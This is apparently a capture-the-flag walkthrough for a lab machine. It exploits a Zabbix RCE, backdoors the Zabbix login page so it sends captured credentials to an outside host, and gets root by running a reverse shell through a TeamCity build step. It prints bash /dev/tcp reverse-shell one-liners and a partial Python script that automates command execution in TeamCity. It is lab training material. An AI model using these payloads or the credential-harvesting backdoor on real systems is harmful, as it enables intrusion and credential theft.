🔖 Techniques & Vulnerabilities
🎯 Attack Surface Analysis
| Port | Service | Version / Banner |
|---|---|---|
| 22/tcp | ssh | OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0) |
| 80/tcp | http | Apache httpd 2.4.52 ((Ubuntu)) |
| 10050/tcp | tcpwrapped | 10051/tcp open tcpwrapped |
- Credential brute-force and password spraying
- Username enumeration via timing side-channel in older OpenSSH versions
- Weak or reused private key material granting unauthorised access
- Version-specific CVE research based on banner fingerprint
- Lateral movement using credentials discovered from other services
- Content and directory discovery — hidden files, backup archives, development endpoints
- CMS/framework fingerprinting enables targeted CVE research (WordPress, Joomla, Drupal)
- SQL injection — database extraction, authentication bypass, or OS command execution
- Command injection — OS execution via unsanitised parameter handling
- Server-Side Template Injection (SSTI) — code execution through template engine abuse
- Local File Inclusion (LFI) and path traversal — sensitive file disclosure
- Server-Side Request Forgery (SSRF) — pivot to internal services and cloud metadata
- File upload abuse — filter bypass for webshell placement
- XML External Entity injection (XXE) in XML-consuming endpoints
- Authentication and session weaknesses — weak passwords, predictable tokens
- Enumerate service version for known CVEs
- Test default/weak credentials
- Review protocol-specific attack techniques
📖 Walkthrough
Machine Summary
We first find a Zabbix instance which is a vulnerable version where we can gain RCE via CVE-2024-22120. After gaining a shell we can backdoor the application to gain the credentials of another user Frank. With that user we can login to an internal TeamCity instance, that runs as root. Where we can access the running agent on local port 9090 to open a terminal as root or create a pipeline to gain a reverse shell as root.
Recon
Nmap
nmap -sC -sV -p- --min-rate 1000 10.10.92.19 -oA watcher

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-25 20:02 CEST
Stats: 0:00:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 25.00% done; ETC: 20:02 (0:00:12 remaining)
Nmap scan report for 10.10.92.19
Host is up (0.019s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f0:e4:e7:ae:27:22:14:09:0c:fe:1a:aa:85:a8:c3:a5 (ECDSA)
|_  256 fd:a3:b9:36:17:39:25:1d:40:6d:5a:07:97:b3:42:13 (ED25519)
80/tcp    open  http       Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://watcher.vl/
10050/tcp open  tcpwrapped
10051/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access
We are first presented with a normal website. We then perform subdomain enumeration:
ffuf -w /usr/share/amass/wordlists/subdomains-top1mil-5000.txt -u http://watcher.vl -H 'Host: FUZZ.watcher.vl' --fw 1720This yields zabbix.watcher.vl
Guest login is enabled there. After login we can see a dashboard where it states the zabbix version as Zabbix version 7.0.0alpha1. There is a RCE vulnerability for this version. A POC is available on Github
To get the hostid we can navigate to Inventory -> Hosts . There is only one with a hostid of 10084 which can be found as a query parameter after clicking on the host. The sessionid can be found in cookie, by base64 decoding it.
Then the script can be run by providing those two parameters:
python3 CVE-2024-22120-RCE-2.py --ip zabbix.watcher.vl --sid bbf2d4b5233188ccfe382b39129644f5 --hostid 10084After gaining a shell, it's advisable to stabilize the shell using something like pwncat:
bash -c "/bin/bash -i >& /dev/tcp/REDACTED/6063 0>&1" &pwncat-cs -lp 6063Privilege Escalation
After stabilizing the shell we can get the user flag.
There is an interesting service running at 8111 which seems to be a Teamcity instance: To access it we add our ssh key to the users home /var/lib/zabbix/.ssh inside authorized_keys. We can't actually login using ssh, but we can still use that for a socks proxy:
ssh -D 1080 -N -i zabbix.key [email protected]We seem to have access to the login page in /usr/share/zabbix/index.php . We can backdoor that file to forward all logins to our host:
$name = $_POST['name'] ?? 'Unknown';
$password = $_POST['password'] ?? 'Unknown';

// Prepare the log entry
//$logEntry = "Name: " . $name . ", Password: " . $password . "\n";

// Write the log entry to the file /tmp/log.txt
// The FILE_APPEND flag ensures the entry is added at the end of the file
// The file will be created if it does not exist
//file_put_contents('/tmp/log.txt', $logEntry, FILE_APPEND);
file_get_contents('http://REDACTED/x?name=' . $_POST['name'] . '&pass=' . $password);
//echo "Data logged successfully2!";
Then we get a request to our server after a few minutes:
10.10.70.236 - - [25/Jul/2024 23:01:02] "GET /x?name=Frank&pass=REDACTED HTTP/1.1" 404 -We now have creds:
Frank:REDACTED
You can also use this oneliner to get the creds in a file like .loot in the same folder as index.php
file_put_contents(".loot", $_POST['name'] . ":" . $_POST['password'] . "\n", FILE_APPEND);We can now use those creds to access Teamcity. <br> There is a agent running. Just open the terminal on this one and you can run system commands as root.

The other way is creating a pipeline to get a shell. <br> Create a new project: 

On the page we now get redirected to there is a Button Create Build Configuration 
Just enter a name and save 
Then skip the VCS integration 
Then in the BuildConfiguration switch to BuildSteps in the navbar on the left: There you can add a build step: 
Select Command Line as type: 
Then we enter reverse shell command in the Custom Script box: 
Then save and click run on the top: 
After a few seconds a revshell as root will get sent to our host.
We can then read the flag from the root directory:
(remote) [email protected]:/root# cat root.txt
VL{REDACTED}
All the steps can be automated. <br> Authenticate -> Create: project, build config and build step -> Run build with the agent.
#!/usr/bin/python3
import os
import requests
import random
from bs4 import BeautifulSoup
import argparse

parser = argparse.ArgumentParser(description='RCE in TeamCity: Tested in TeamCity Professional 2024.03.3 (build 156364)')
parser.add_argument('--url', required=True, help='http://localhost:8111',)
parser.add_argument('--username', required=True, help='Name of the user',)
parser.add_argument('--password', required=True, help='Password of the user',)
parser.add_argument('--cmd', required=True, help="bash -c 'bash -i >& /dev/tcp/10.10.10.10/9001 0>&1'",)
args = parser.parse_args()

S = requests.Session()
headers = {
    'Content-Type': 'application/json',
    }
n = random.randint(100,999)

r = S.get(args.url+'/login.html')
soup = BeautifulSoup(r.text, 'lxml')
tc_csrf_token = soup.find('meta', {'name':'tc-csrf-token'})['content']
public_key = soup.find('input', {'name':'publicKey'})['value']
print(f'publickey: {public_key}')

def login():
    r = S.get(args.url+'/httpAuth/app/rest/server', auth=(args.username, args.password), headers=headers)
    print(f'login() {r.status_code}')
    print(f'Login with user {args.username}:{args.password}')
    r = S.get(args.url+'/favorite/projects?mode=builds')
    soup = BeautifulSoup(r.text, 'lxml')
    tc_csrf_token = soup.find('input', {'name':'tc-csrf-token'})['value']
    print(f'CSRF Token: {tc_csrf_token}')
    return tc_csrf_token

def create_project():
    project = 'ProjectShell'+ str(n)
    data = {
        'parentId': '_Root',
        'name': project,
        'externalId': project,
        'description': '',
        'submitProject': 'store',
        'submitCreateProject': 'Create',
        'tc-csrf-token': tc_csrf_token,
    }
    r = S.post(args.url+'/admin/createProject.html', data=data)
    print(f'reate_project() {r.status_code}')
    print(f'Crate new Project: {project}')
    return project

def create_build_configuration():
    build_config = project + '_BuildConfig'
    data = {
        'parentProjectId': project,
        'buildTypeName': 'build_config',
        'buildTypeExternalId': build_config,
        'description': '',
        '-ufd-teamcity-ui-buildConfigurationType': 'Regular',
        'buildConfigurationType': 'REGULAR',
        'createBuildType': 'Create',
        'tc-csrf-token': tc_csrf_token,
    }
    r = S.post(args.url+'/admin/createBuildType.html', data=data)
    print(f'create_build_configuration() {r.status_code}')
    print(f'Create Build Configuration: {build_config}')
    return build_config

def create_build_step():
    build_step = 'cmd_'+str(n)
    data = {
        "runTypeInfoKey":"simpleRunner",
        "buildStepName":build_step,
        "newRunnerId":build_step,
        "prop:teamcity.step.phase":"",
        "-ufd-teamcity-ui-prop:teamcity.step.mode":"If all previous steps finished successfully",
        "prop:teamcity.step.mode":"default",
        "condition[]":"",
        "publicKey":public_key,
        "prop:teamcity.build.workingDir":"",
        "-ufd-teamcity-ui-prop:use.custom.script":"Custom script",
        "prop:use.custom.script":True,
        "prop:command.executable":"",
        "prop:command.parameters":"",
        "prop:script.content":args.cmd,
        "wrapToggle":"",
        "prop:log.stderr.as.errors":"",
        "prop:plugin.docker.imageId":"",
        "prop:plugin.docker.imagePlatform":"",
        "-ufd-teamcity-ui-prop:plugin.docker.imagePlatform":"<Any>",
        "prop:plugin.docker.run.parameters":"",
        "showDSL=&showDSLVersion":"",
        "showDSLPortable":"",
        "submitButton":"Save",
        "tc-csrf-token":tc_csrf_token,
        "numberOfSettingsChangesEvents":3
    }

    r = S.post(args.url+f'/admin/editRunType.html?id=buildType:{build_config}&runnerId=__NEW_RUNNER__&submitBuildType=store', data=data)
    print(f'create_build_step() {r.status_code}')
    print(f'New Build Step: Command Line: {build_step}')
    return build_step

def run_build():
    data = {
        "buildTypeId":build_config,
        "redirectTo":"",
        "stateKey":"",
        "dependOnPromotionIds":"",
        "customBuildDialog":True,
